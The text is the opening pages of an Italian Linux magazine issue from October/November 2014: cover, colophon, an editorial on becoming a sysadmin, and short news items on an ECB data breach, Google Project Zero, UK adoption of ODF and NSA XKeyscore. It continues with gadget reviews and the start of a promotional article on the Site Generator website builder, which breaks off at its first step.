Anno XVI - N° 6 (156) • Periodicità: Bimestrale • Ottobre/Novembre 2014
VERSIONE BASE RIVISTA+DVD €5,99
VERSIONE DVD PREMIUM RIVISTA+DVD DOUBLE SIDE €6,99

DVD DA 4GB!

GNU LINUX MAGAZINE

OTTOBRE/NOVEMBRE 2014

EDIZIONI MASTER www.edmaster.it

9 771592 815006 40156

I SEGRETI DEL SISTEMISTA

Ecco il "libro di testo" usato dai tecnici della nostra sala server. Leggilo tutto d'un fiato e diventa anche tu un provetto Webmaster e Sysadmin

SUL DVD - LA DISTRO PERFETTA PER IL TUO SERVER

NON CHIAMATELI "OCCHIALINI"!

Sotto la lente i Google Glass: è davvero tutt'oro quello che luccica?

"Anch'io programmo in Python!"

Dizionari, tuple, liste: sembrano geroglifici ma ti spieghiamo tutto con la nostra guida passo a passo

DISASTER RECOVERY

Così nulla è perduto!

File corrotti o **cancellati** per errore? Memory card e hard disk **danneggiati**? Cellulari **in panne**? Niente paura!

+ GRATIS PER TE IL KIT PER RECUPERARE TUTTI I TUOI DATI

ANDROID CORNER

IL "FOTOFONINO"

Trasforma il tuo smartphone in una vera fotocamera digitale!

Attenti al ladro!

Paura che qualcuno possa rubarti il telefonino? Installa un antifurto!

GIOCA AD 8-BIT!

Divertiti installando sulla tua Linux box i 10 giochi che hanno fatto la storia!

HARDWARE

DI CHE DIGICAM SEI?

Reflex, mirrorless o compatta? Sceglila senza rimpianti

RETE

SHARE IS SEXY!

Fatti un wiki privato e condividi informazioni con tutti i tuoi amici

LINUX Magazine

Anno XVI - 06 (156) - Ott/Nov 2014 - Periodicità Bimestrale
Reg. Trib. di CS n.ro 625 del 23 Febbraio 1999
Codice ISSN 1592- 8152
E-mail: linuxmag@edmaster.it - Internet: www.linux-magazine.it

Direttore Editoriale: Massimo Mattone
Direttore Responsabile: Massimo Mattone
Responsabile Editoriale: Gianmarco Bruni

Redazione: Vincenzo Cosentino
Collaboratori: S. Bellasio, A. F. Gentile, V. Guaglianone, M. Petrecca, G. Racciu, L. Santangelo, L. Tringali
Segreteria di Redazione: Rossana Scarcelli
Consulenza Redazionale: SET s.r.l./ G. Forlino

REALIZZAZIONE GRAFICA Cromatika s.r.l.
Art Director: Fabio Marra
Responsabile grafico di Progetto: Leonardo Cocerio
Area Tecnica: Giancarlo Sicilia (Responsabile), Dario Mazzei
Illustrazioni: Tonino Intieri, Arturo Barbuto
Grafica: Francesco Cospite

Concessionaria per la pubblicità: MASTER ADVERTISING s.r.l.
Viale Andrea Doria, 17 - 20124 Milano - Tel. 02.83121211 - Fax 02.83121207
email: advertising@edmaster.it

EDITORE Edizioni Master S.p.A.
Sede di Rende: via Bartolomeo Diaz, 13 - 87036 Rende (CS)
Presidente e Amministratore Delegato: Massimo Sesti

Abbonamenti e arretrati: Costo abbonamento per l'Italia versione DVD ROM (6 numeri) € 25,00 sconto 30% sul prezzo di copertina di € 35,94; DVD ROM (12 numeri) € 50,00 sconto 30% sul prezzo di copertina di € 71,88; versione DVD doppio (6 numeri) € 30,00 sconto 28% sul prezzo di copertina di € 41,94; DVD doppio (12 numeri) € 60,00 sconto 28% sul prezzo di copertina di € 83,88. Offerta valida fino al 30/11/2014.
Costo arretrati (a copia): il doppio del prezzo di copertina + € 6,10 spese (spedizione con corriere). (Prima di inviare i pagamenti, verificare la disponibilità delle copie arretrate inviando una e-mail all'indirizzo arretrati@edmaster.it). La richiesta contenente i Vs. dati anagrafici e il nome della rivista, dovrà essere inviata via fax al num. 199.50.00.05*, oppure via posta a:
EDIZIONI MASTER S.p.A. - Viale Andrea Doria, 17 - 20124 Milano
dopo avere effettuato il pagamento, secondo le modalità di seguito elencate:
- **assegno bancario non trasferibile** (da inviarsi in busta chiusa insieme alla richiesta);
- **carta di credito, circuito Visa, Cartasì, o Eurocard/Mastercard**, (inviando la Vs. autorizzazione, il numero di carta di credito, la data di scadenza, l'intestatario della carta e il codice CVV2, cioè le ultime 3 cifre del codice numerico riportato sul retro della carta).
- **bonifico bancario** intestato a Edizioni Master S.p.A. c/o BANCA DI CREDITO COOPERATIVO DI CARUGATE E INZAGO S.C.
IBAN IT47R0845333200000000066000 (inviando copia della distinta con la richiesta).

SI PREGA DI UTILIZZARE IL MODULO RICHIESTA ABBONAMENTO POSTO NELLE PAGINE INTERNE DELLA RIVISTA.
L'abbonamento verrà attivato sul primo numero utile, successivo alla data della richiesta.
Sostituzioni: qualora nei prodotti fossero rinvenuti difetti o imperfezioni che ne limitassero la fruizione da parte dell'utente, è prevista la sostituzione gratuita, previo invio del materiale difettato. La sostituzione sarà effettuata se il problema sarà riscontrato e segnalato entro e non oltre 10 giorni dalla data effettiva di acquisto in edicola e nei punti vendita autorizzati, facendo fede il timbro postale di restituzione del materiale.
Inviare il supporto digitale difettoso in busta chiusa a:
Edizioni Master - Servizio Clienti - Viale Andrea Doria, 17 - 20124 Milano

Assistenza tecnica: linuxmag@edmaster.it

SERVIZIO CLIENTI
@ **servizioclienti@edmaster.it**
199.50.00.05* sempre in funzione
199.50.50.51* dal lunedì al venerdì 10.00 – 13.00
*Costo massimo della telefonata 0,118 € + iva a minuto di conversazione, da rete fissa, indipendentemente dalla distanza. Da rete mobile costo dipendente dall'operatore utilizzato.

Stampa: GRAFICA VENETA S.p.A. - Via Malcanton, 2 - 35010 Trebaseleghe (PD).
Duplicazione DVD: EcoDisk S.r.l. - Via dell'Aprica, 16 - 20158 Milano
Distributore esclusivo per l'Italia:
m-dis distribuzione media S.p.A.
via Cazzaniga, 19 – 20132 Milano tel:02/25.82.1

Finito di stampare: Settembre 2014

Certificato n. 6644 del 01/12/2009
Editoriale

"Anch'io voglio fare il sistemista!"

C'era una volta un utente Windows, soddisfatto del suo sistema operativo che gli permetteva di navigare su questo o su quel sito Web, di giocare con i titoli più in voga o di avviare i più disparati software. Un OS perfetto, a suo dire, ma che ogni tanto necessitava dell'intervento di un tecnico informatico: quando per la troppa frammentazione del file system, quando per un virus beccato nei meandri del Web, il PC del "povero" utente si ritrovava puntualmente in assistenza. Dopotutto, si trattava di un semplice user, capace sì di utilizzare il computer, ma senza saper scavare nei meandri dell'informatica. Accanto a quest'utente ce n'era un altro, il suo nome era Mr. Penguin e, neanche a farlo apposta, il suo sistema operativo preferito era GNU/Linux. Anch'egli non era un asso dell'informatica ma, contrariamente al suo amico, si ritrovava a dover chiedere aiuto ai più esperti solo in rari ed estremi casi. Già, perché la sua distro preferita non aveva bisogno di quella manutenzione periodica che, al contrario, si dimostrava necessaria su Microsoft Windows. Ma un giorno, entrambi gli utenti decisero di dire addio a tecnici ed esperti informatici, cercando di espandere le loro conoscenze con l'obiettivo di risolvere in piena autonomia gli eventuali problemi dei rispettivi PC. Il primo dei due incominciò a fare un salto in libreria, acquistò una montagna di libri e, dopo averli divorati, scoprì una nuova passione. Si mise dunque alla ricerca dei must software che un vero esperto di informatica che opera su Windows non si può di certo lasciar scappare. Tool, quasi sempre a pagamento. E, vista la cifra da sborsare nonché l'impossibilità di dare un'occhiata al codice dei software stessi, l'utente decise di lasciar perdere quella strada. Per Mr. Pengiun, al contrario, le cose andarono diversamente. Anch'egli decise di acquistare qualche rivista e libri specializzati e di munirsi di tutti i software necessari per poter mettere in pratica ciò che trovò scritto su carta. Software, in questo caso, completamente gratuiti e Open Source. Così, Mr. Penguin, per nulla ostacolato nel suo cammino formativo, riuscì in breve tempo ad approfondire talmente tanto la materia che incominciò a sperimentare non solo sul proprio PC ma anche su altri computer recuperati chissà in quale scantinato trasformandoli in server di test capaci di condividere file in una rete locale o di ospitare siti Web personali e non. Prese certificazioni professionali che attestassero le sue effettive conoscenze informatiche e, senza neppure volerlo, si rese conto di essere diventato un vero e proprio sistemista, non di professione è ovvio, ma capace di risolvere basilari e avanzate problematiche con le quali ogni sistemista da sempre convive. Il segreto di Mr. Penguin sta proprio nel nome di quel sistema operativo trasformato in una ragione di vita. Sta proprio in quello "GNU". Così come sta in quella folta comunità che ruota attorno ad ogni progetto FOSS pronta a condividere il proprio sapere con chiunque ne faccia richiesta e senza pretendere nulla in cambio. Ruota, perché no, anche attorno alla possibilità di sperimentare a costo zero, o quasi, senza dover necessariamente spendere centinaia o migliaia di euro per l'acquisto di una licenza d'uso per un sistema operativo server o per qualche altro particolare software. Dunque, con GNU/Linux chiunque può diventare di colpo un sistemista? Inutile perdersi in troppo ambiziosi sogni. Occorre infatti soddisfare quelle condizioni necessarie e sufficienti per aver successo in qualsiasi settore: ci vuole passione, voglia di fare e una quantità indefinita di tempo.
E quando, dopo essersi seduti di fronte al monitor alle dieci di sera ci ritroveremo sempre nella stessa posizione a gustare lo spettacolo dell'alba, beh, vuol dire che la strada che stiamo percorrendo forse è quella giusta.

Vincenzo Cosentino
Invia il tuo commento a:
redazione@linux-magazine.it

HACKING ZONE

COME WEBMIN, MA CON IL BUG!

90 Qualsiasi programma può essere soggetto a bug, anche quelli realizzati per semplificare la vita degli amministratori di sistema: ecco cosa abbiamo scoperto!

HARDWARE

NON CHIAMATELI "OCCHIALINI"!

34 I Google Glass sono gli occhialini tecnologici che hanno già stregato il mondo intero. É davvero tutt'oro quello che luccica?

RETE

SHARE IS SEXY!

80 OpenKM è un Knowledge Management System completamente Open Source e davvero semplice da usare. Ecco come installarlo e renderlo subito operativo!

Rubriche

Flash

MEGA: così accedi al tuo account!

Nel precedente numero di Linux Magazine (numero 155 mese di copertina Settembre/Ottobre 2014) abbiamo dedicato un po' di spazio ai migliori servizi di cloud storage in circolazione, guidando i lettori anche alla creazione di un sistema sicuro, privato e a prova di chiusura. Non potevamo non citare MEGA al quale abbiamo dedicato un po' di spazio ma, a seguito dell'apparente chiusura da parte delle autorità del servizio gratuito, molti lettori sono entrati (a ragione) nel panico più totale. Ma, fortunatamente, una soluzione che ci permette di accedere nuovamente al nostro account MEGA c'è e consiste in una manciata di comandi da lanciare. Certo. l'ideale sarebbe quello di poter accedere in tutta libertà ai nostri documenti, foto e video personali che abbiamo trasferito sulla nuvola. In ogni caso, se vogliamo scoprire come fare, non ci resta che fare un salto sul forum di Linux Magazine e scoprire come procedere. Come già detto, bastano davvero pochi secondi per riappropriarsi nuovamente del nostro account sul quale, magari, avevamo trasferito file davvero molto importanti. Speriamo solo di non ritrovarci di fronte ad altre sorprese.

Per informazioni: http://tinyurl.com/mega-italia-accesso

Attacco alla Banca Centrale Europea

L'autorità informa di aver subito un attacco. A rischio molte identità

La Banca Centrale Europea (BCE) ha annunciato, di essere stata vittima di una breccia di sicurezza aperta da ignoti cyber-criminali, un attacco che ha portato alla compromissione dei dati personali degli utenti del portale Web pubblico ma non ha intaccato minimamente i sistemi interni della Banca. La stessa BCE è venuta a conoscenza della breccia (e quindi dell'esistenza di vulnerabilità nel codice) dopo essere stata contattata dagli anonimi cracker, via e-mail, con la richiesta di un "riscatto" per vedersi restituire le informazioni rubate. A cosa corrispondono tali informazioni? Circa 20000 indirizzi e-mail, numeri di telefono e altri "dati di contatto" appartenenti alle persone che si erano registrate agli eventi pubblici della BCE tramite il sito Web ufficiale, ha spiegato l'istituto, dati apparentemente archiviati in chiaro a cui si accompagnano quelli cifrati sui download dal portale. I proprietari delle mailbox compromesse sono già stati contattati e le password sono state tutte azzerate come misura precauzionale, comunica ancora la BCE, mentre lo staff di sicurezza della Banca avrebbe provveduto a sistemare la falla sfruttata dai criminali per penetrare nel sistema. A parte questo, e all'indagine avviata dalla polizia tedesca sull'accaduto, l'autorità monetaria dell'Unione Europea tiene a rassicurare il pubblico sul fatto che i suoi sistemi interni risiedono fisicamente in un luogo separato da quello coinvolto nella breccia e non sono mai stati a rischio.

Per informazioni: **http://tinyurl.com/attacco-bce**

Project Zero: per un mondo senza bug

La nuova iniziativa di Google mira a migliorare la sicurezza di software e siti Web

Google ha annunciato la fondazione di Project Zero, nuovo progetto pensato per contribuire alla sicurezza del software di terze parti da cui dipendono un gran numero di persone. Si tratta, dice la corporation, della continuazione di un lavoro di ricerca sin qui svolto part-time e che ha portato - tra le altre cose - all'individuazione di bug clamorosi come l'oramai famigerato Heartbleed. Il team di esperti, ricercatori e hacker white hat di Project Zero lavorerà invece a tempo pieno andando alla caccia delle vulnerabilità zero day nel software, bug attivamente sfruttati, fra l'altro, per attaccare attivisti dei diritti umani, per condurre campagne di spionaggio industriale o per spiare intere popolazioni come nel caso del controllo a opera della NSA. Non ci sono limiti

prefissati al tipo di software da analizzare alla ricerca di pericolosi bug di sicurezza, spiega Google, e una volta individuata la falla verrà comunicata al produttore di detto software perché apporti le dovute correzioni al codice. In seguito il bug entrerà a far parte di un database grazie a cui si potranno tracciare le discussioni intorno al problema, gli exploit storici, rapporti sul bug e altro ancora. Il team di Project Zero è al momento alla ricerca di personale e i membri ideali del progetto includono i ricercatori che sono già attivamente impegnati nella caccia di falle zero day usati in attacchi contro bersagli diretti.

Per informazioni: **http://tinyurl.com/project-zero-lm**

Il governo britannico sceglie ODF!

La pubblica amministrazione d'oltremanica utilizzerà formati file aperti

L'annuncio del governo britannico arriva a conclusione di una lungo periodo di flirt con i formati open partito all'inizio dell'anno, stabilendo che gli standard da usare saranno **PDF/A** o **HTML** per la fruizione dei documenti governativi e **ODF (Open Document Format)** per la condivisione o la collaborazione di documenti tra i vari reparti. Le tecnologie selezionate sono compatibili con le applicazioni per documenti più comuni, spiegano le autorità UK, e permetteranno alle parti interessate (cittadini, aziende, organizzazioni volontarie) di non usare software specifico; le organizzazioni governative avranno invece la possibilità di scegliere le migliori applicazioni con cui lavorare anche da un punto di vista economico. Il ministro di Gabinetto Francis Maude commenta l'adozione di ODF e degli altri formati Open parlando di un metodo utile per risparmiare sui costi e di un passo nel piano a lungo termine per la crescita economica in UK. Un plauso è arrivato anche da **The Document Foundation**, l'organizzazione che sviluppa LibreOffice e sostiene gli standard documentali ODF: "TDF è sempre stata una forte sostenitrice di ODF, e crede negli standard documentali aperti - ha dichiarato Thorsten Behrens, chairman di The Document Foundation - Il 22 luglio sarà una data da ricordare, il culmine di un sogno iniziato quando ODF è diventato standard ISO il 30 novembre 2006. Con l'adozione di ODF e PDF, il Governo del Regno Unito mostra al mondo che è possibile trovare una strada d'uscita dai formati proprietari e aumentare la libertà degli utenti".

Per informazioni:
http://tinyurl.com/uk-odf

NSA contro gli "estremisti" di GNU/Linux

TOR e TAILS: chi li utilizza è un soggetto pericoloso e da tracciare

Come se non bastassero le rivelazioni di Edward Snowden sulle attività di spionaggio digitale della NSA, ora ci si mette anche un secondo ignoto leaker che ha pubblicato documenti riservati sulle capacità e il modus operandi dell'intelligence statunitense. Una intelligence che a quanto pare prende di mira chiunque provi a informarsi sulle tecnologie di sicurezza rese popolari dal Datagate e dal dibattito che ne è seguito. Le ultime spifferate sulla NSA arrivano dalle fonti tedesche di Tagesschau e riguardano le regole seguite dall'agenzia per il suo programma di "deep packet inspection" con il tool **XKeyscore**: il codice svelato dal sito teutonico definisce senza mezzi termini "estremisti" coloro che cercano informazioni e articoli in rete su TAILS e la rete anonima TOR. Anche leggere un magazine on-line dedicato a GNU/Linux equivale a finire nella blacklist della NSA, dice il codice, e a quel punto l'utente si trasforma in un "obiettivo" su cui l'intelligence raccoglie informazioni, dati e metadati in maniera sistematica, archiviandoli per sempre e senza possibilità di eliminazione. La pubblicazione delle regole seguite da XKeyscore contribuisce ovviamente ad alimentare ancora le polemiche e il dibattito sul Datagate, uno scandalo che assume contorni sempre più inquietanti e difficili da interpretare. Per la **Electronic Frontier Foundation** si tratta dell'ennesima violazione, da parte della NSA, di un diritto fondamentale come la privacy on-line.

Per informazioni:
http://tinyurl.com/nsa-contro-linux

Flash

Meno SMS, più fibra

Il rapporto trimestrale dell'Osservatorio sulle Telecomunicazioni dell'Autorità per le garanzie nelle comunicazioni fotografa la situazione italiana relativa a connessioni ed ai relativi servizi più utilizzati dagli utenti. In particolare, nello studio si legge che nel primo trimestre 2014 si è registrato un calo degli accessi da rete fissa caratterizzato da una perdita di 640.000 linee rispetto allo stesso periodo dell'anno precedente; tra i servizi continuano a calare gli SMS, che perdono dall'inizio dell'anno il 40% degli utilizzi attestandosi a quota 13,2 miliardi, conseguenza soprattutto del successo delle app di messaggistica mobile come WhatsApp. Al contrario, nello stesso trimestre è cresciuto il traffico dati da mobile, che registra un +35%, e la fibra: gli utenti ultrabroadband sono aumentati del 20,4%, e precisamente di 77.000 unità, dopo 12 mesi di stallo e in conseguenza degli investimenti degli operatori sulla fibra ottica agli armadi (FTTCab). A guadagnare da questo riposizionamento della domanda è stata soprattutto Fastweb, che segna +0,9% su base annuale, raggiungendo quota 9,6%, superando Vodafone e diventando il terzo operatore di rete fissa per numero di abbonati.

Per informazioni:
http://tinyurl.com/sms-fibra-ottica

Flash

ARM e il futuro di Android

ARM si prepara a commercializzare Juno, PCB dotata di tutto quanto è necessario per aiutare gli sviluppatori a supportare la transizione di Android verso un'architettura a 64 bit. Juno sarà equipaggiata con SoC basati su set di istruzioni ARMv8-A, sarà compatibile con il futuro Android L mentre al momento lavorerà con la build Android sviluppata dal consorzio Linaro. Juno è una piattaforma "aperta e neutrale" rispetto ai diversi vendor di chip ARM, con caratteristiche hardware che includono una CPU quad-core Cortex-A53 e una dual-core Cortex-A57, una GPU Mali-T624, porte USB e supporto fino a 8 GB di RAM. La board Juno è pensata per facilitare il supporto dell'architettura ARM a 64 bit presso gli sviluppatori, ma la prima release di Android (battezzata con il nome di Android L) in grado di sfruttare tale architettura non uscirà che tra qualche mese (almeno si spera) . Per questo, assieme a Juno è stato rilasciato il sistema Linaro 14.06 per fare da ponte tra KitKat (Android 4.4) e Android L. Ben presto, dunque, ne vedremo delle belle: la battaglia fra il sistema operativo firmato Big G e la casa di Cupertino si fa sempre più avvincente.

Per informazioni: http://tinyurl.com/arm-android-juno

Google, la privacy e le nuove regole


Il Garante impone nuovi paletti a tutela dei dati personali degli utenti

Il Garante per la protezione dei dati personali ha prescritto a Google l'adozione di nuovi paletti e forme di tutela della privacy degli utenti italiani. Più nel dettaglio, l'autorità che aveva già informato Big G dell'avvio di una procedura di controllo, ha prescritto ora al colosso di Mountain View una serie di modifiche alle sue licenze e alla sua gestione dei dati. Il tutto parte dall'adozione di un sistema di informativa strutturato su più livelli, in modo tale da fornire ad un primo livello generale le informazioni più rilevanti per l'utente, dall'indicazione dei tipi di trattamento dei dati, al tipo di dati raccolto, passando per l'indirizzo presso il quale rivolgersi in lingua italiana per esercitare i propri diritti; è poi lasciata ad un secondo livello, più dettagliato, la comunicazione delle notifiche più specifiche relative ai singoli servizi offerti. Inoltre, secondo quanto prescrive il Garante, Google dovrà "spiegare chiaramente che i dati personali degli utenti sono monitorati e utilizzati, tra l'altro, a fini di profilazione per pubblicità mirata e che essi vengono raccolti anche con tecniche più sofisticate che non i semplici cookie, come ad esempio il fingerprinting": si tratta di un sistema che raccoglie informazioni sulle modalità con cui l'utente interagisce con il proprio terminale e che immagazzina tali dati direttamente presso i server della società.

Per informazioni: ***http://tinyurl.com/google-privacy-lm***

C'è un nuovo nato in casa Raspberry Pi

Il Model B+ offre nuove opzioni di connettività e consumi energetici ridotti

Raspberry Pi ha annunciato l'arrivo della board Model B+, nuova variante del Modello B che mantiene invariato il prezzo (che, ricordiamo, è fissato a soli 35 dollari) ma offre novità interessanti per la connettività, l'efficienza energetica e tanto altro ancora. Alla base di Raspberry Pi Model B+ c'è sempre lo stesso processore SoC **ARM BCM2835**, lo stesso quantitativo di memoria RAM (512 MB) e lo stesso corredo software, mentre a cambiare sono il connettore GPIO (General-purpose input/output) che è ora a 40 pin, il numero di porte USB 2.0 (passate da 2 a 4), un socket per schede di memoria MicroSD più pratico da usare. La nuova board Raspberry Pi è stata poi rinnovata anche nella circuiteria di base con un risparmio sensibile nei consumi energetici (0.5W-1W) e un migliore output audio, il tutto sempre compreso nello stesso form factor della revisione precedente dell'hardware. Il mercato di programmatori (amatoriali o meno) servito da Raspberry Pi lascia spazio anche alle offerte della concorrenza, e tra queste buon ultima arriva la board **HummingBoard** realizzata da SolidRun: in questo caso si parla di un micro-computer più potente di Raspberry Pi (con Soc ARMv7 a 1GHz), con un maggior quantitativo di memoria (fino a 1 GB), supporto a tecnologie industriali come mSATA, PCIe e OpenGL e una compatibilità superiore con diverse distro GNU/Linux.

Per informazioni: ***http://tinyurl.com/raspberry-bplus***

Linux gadget e prodotti

Periferiche, accessori e altri dispositivi per lavorare e divertirsi nel tempo libero

IL TUO COACH DIGITALE

SAMSUNG GEAR FIT

Grazie alla varietà di colori e di sfondi di cui dispone e ai cinturini intercambiabili, chi indosserà un Gear Fit avrà la sensazione di cambiare bracciale e personalizzare il proprio look ogni giorno. Collegandolo allo smartphone, sarà possibile controllarne le funzioni e quindi accettare o rifiutare una chiamata, rispondere ai messaggi in arrivo o, ad esempio, programmare la sveglia. Il "personal trainer" integrato, inoltre, consente il monitoraggio dell'attività fisica e non risparmia di dare suggerimenti utili per raggiungere gli obiettivi prefissati.

Per informazioni: ***www.samsung.it***

A TUTTO VOLUME!

MANHATTAN STEREO FATHOM

Le cuffie Manhattan sono dotate di ampi cuscinetti auricolari e microfono per rispondere alle chiamate. Integrano inoltre comandi audio e video ed è possibile relazionarle con più dispositivi in contemporanea. Sono garantite 15 ore di utilizzo ininterrotto e 400 se in playback, la ricarica può avvenire tramite batteria al litio o cavo USB. La flessibilità che le caratterizza, consente di riporle nella custodia in dotazione utilissima per il trasporto.

Per informazioni: ***www.manhattanshop.it***

POTENZA SENZA LIMITI!

NILOX SRM-700

Questo alimentatore, come del resto tutti quelli della linea Nilox, è stato concepito per fornire tutta la potenza possibile ai maggiori componenti. La ventola interna da 140 mm rimane silenziosissima fino al 70% del carico. Il design modulare dei cavi consentirà di eliminare zone di aria calda nel case e i cavi potranno esser tenuti in ordine grazie a una serie di fascette in bundle col prodotto.

Per informazioni: ***www.nilox.it***

IL TELEFONINO SECONDO ACER

ACER LIQUID E3

Lo smartphone di Acer è stato progettato per fornire il massimo comfort sia se utilizzato in verticale che in orizzontale. Il display HD da 4,7 pollici è dotato di tecnologia IPS che rende vivaci sia i video che le immagini. Grazie agli altoparlanti integrati sarà possibile ascoltare i brani musicali preferiti, mentre la fotocamera con messa a fuoco ultra rapida scatterà foto così nitide da sembrare reali. La fotocamera può essere utilizzata anche quando lo schermo è disattivato in modo da scattare foto senza dare troppo nell'occhio.

Per informazioni: ***www.acer.it***

hi-tech per tutti

IL DADO DEL FUTURO

DICE+ DADO TECNOLOGICO

Nasce per essere utilizzato con i dispositivi mobile per giocare, via device, ai giochi da tavolo storici. Generalmente, la differenza tra i giochi da tavolo e quelli utilizzabili via mobile è appunto la mancanza di un dado da poter lanciare e che, come si sa, ha sempre creato un po' di suspence. Dice+ risolve questo problema, è infatti dotato di tecnologia bluetooth e dispone di una batteria interna, ricaricabile tramite USB, che garantisce un'autonomia di gioco fino a 20 ore. Non resta dunque che lanciare il dado e dare inizio alla sfida!

Per informazioni: ***www.dicepl.us***

TELECOMANDO DA TASCHINO

GBC #ISELFIE

Si tratta di un telecomando con tecnologia Bluetooth che collegato a tablet o smartphone, Apple o Android, permette di scattare foto fino a una distanza di 10 metri. Supporta Bluetooth 3.0 e per funzionare non ha bisogno di alcuna app dedicata, ma basterà semplicemente collegarlo al proprio dispositivo mobile. Le dimensioni ridotte consentono di portarlo ovunque senza ingombri e fastidi.

Per informazioni: ***www.gbconline.it***

AMPLIFICA IL TUO WI-FI!

TP-LINK TLWA860RE

Dopo averlo collegato a una presa elettrica raccoglie il segnale Wi-Fi e lo amplifica. Può essere facilmente integrato in qualsiasi rete wireless e, grazie all'aiuto dell'indicatore di cui è dotato, chi lo utilizzerà potrà anche individuare la posizione migliore. Il design minimal è stato studiato per essere posizionato in qualsiasi contesto lasciando libera la presa di corrente.

Per informazioni: ***www.tp-link.it***

IL CASE DEI VERI GEEK

CORSAIR GRAPHITE 780T

Terminate le vacanze estive è bene pensare prepararsi al meglio per affrontare un altro anno davanti al PC. A tal proposito non ci si può certo far scappare l'ultimo nato di casa Corsair. Si tratta di un case provvisto di due ventole illuminate la cui potenza può essere regolata su differenti modalità semplicemente premendo un tasto. Il pannello laterale è dotato di finestra e di maniglia per la facile apertura. Il prezzo decisamente accessibile lo rende appetibile a chi ha deciso di modernizzare la propria postazione casalinga.

Per informazioni: ***www.corsair.com***

SITE GENERATOR: SVILUPPA IL TUO SITO IN UN CLIC!

Si chiama così la soluzione firmata Hosting Solutions che ci permette di costruire un completo sito Web senza conoscere alcun linguaggio di programmazione

Molti di noi ricorderanno, forse con un po' di nostalgia, le prime pagine Web realizzate con editor che se visti con gli occhi di oggi risulterebbero alquanto grossolani e antiquati: erano gli albori della Rete e questi software giocarono un ruolo importante nel cercare di avvicinare anche i meno esperti alla creazione e pubblicazione di siti Web. Poi tutto è cambiato di nuovo: sono arrivati i **CMS (Content Management System)**. Wordpress, ormai da qualche anno, è il sistema di riferimento non più per la sola realizzazione di blog ma anche di siti Web istituzionali, e-commerce e vetrine. Dal mobile all'aumento del numero di utenti Internet nel mondo, anche la creazione di un sito Web (così come la sua manutenzione) è divenuta un'operazione a portata di tutti e sempre più richiesta da chi, fino a qualche anno fa, era un semplice internauta.

SITO WEB? CREALO ON-LINE!

La diffusione di Wordpress e di altri CMS simili (Drupal e Joomla sono solo alcuni esempi)ha senza ombra di dubbio favorito la diffusione di servizi on-line (**SaaS – Software as a Service**) che permettono di creare il proprio sito, aggiornarlo e mantenerlo periodicamente, senza mai chiudere il browser e soprattutto senza avere alcuna conoscenza tecnica. In queste pagine parleremo proprio di uno di questi software: **Site Generator**, disponibile all'indirizzo **www.hostingsolutions.it/sitegenerator/**. Una piattaforma totalmente gestita dall'italiana **HostingSolutions.it** che fornisce un servizio completo per tutte le persone che vogliono creare un sito Web in autonomia, senza necessariamente dover rinunciare a elementi tipici del Web di oggi: video, condivisione sui social network, raccolta di dati tramite form e blog.

Fig. 1 • L'editor di Site Generator: ecco come modificare il logo predefinito del nostro sito Web

La registrazione del dominio e le caselle di posta elettronica sono già incluse nel piano, così come lo spazio Web (variabile a seconda dei 3 piani presenti per Site Generator) che permette di caricare propri file e accedere via FTP direttamente ad una cartella dedicata del proprio sito. Tutto il resto avviene da browser: la creazione del sito, con l'utilizzo del drag-and-drop per posizionare gli elementi sulle pagine, per modificarne i nomi e costruire la struttura di navigazione.

NON CHIAMATELI "SEMPLICI SITI"

Site Generator include alcuni elementi che possono davvero essere d'aiuto per sviluppare siti Web degni di nota e ricchi di funzionalità. Basti pensare alla possibilità di integrare PayPal per vendere prodotti direttamente dalle proprie pagine (un'ottima soluzione se non necessitiamo di una vera e propria piattaforma e-commerce). A questo si aggiunge la condivisione tramite social network e l'integrazione con YouTube.


Dal punto di vista grafico, la realizzazione del sito parte dalla scelta di uno dei 40 template disponibili di base. Si può personalizzare il template in maniera più estesa o limitata, a seconda delle proprie esigenze: avvalendosi degli strumenti presenti in Site Generator, è relativamente facile costruire pagine da zero.

PER I PIÙ ESPERTI...

Se vogliamo modificare singole parti del nostro sito "sporcandoci" le mani ed accedendo dunque al suo codice, ci farà sicuramente piacere sapere che possiamo modificare il **CSS** e il codice HTML delle pagine del nostro sito Web, usando direttamente l'editor incluso nell'applicazione Web.


In molti casi questi strumenti possono essere utilizzati anche dalle agenzie Web per poter procedere velocemente alla realizzazione di un sito senza rinunciare ad una personalizzazione completa, che avviene con la modifica di CSS e, ove servisse, del codice HTML. A completare la personalizzazione vi è anche la possibilità di costruire pagine totalmente responsive, capaci cioè di essere visualizzate senza problemi anche sui piccoli display di smartphone e tablet.

5 minuti e sei già on-line!

Ecco come allestire un completo e funzionale sito Web in pochi e semplici passi e senza conoscere HTML, PHP o altri codici di programmazione. È tutto merito di Site Generator!

01 LA GIUSTA VERSIONE

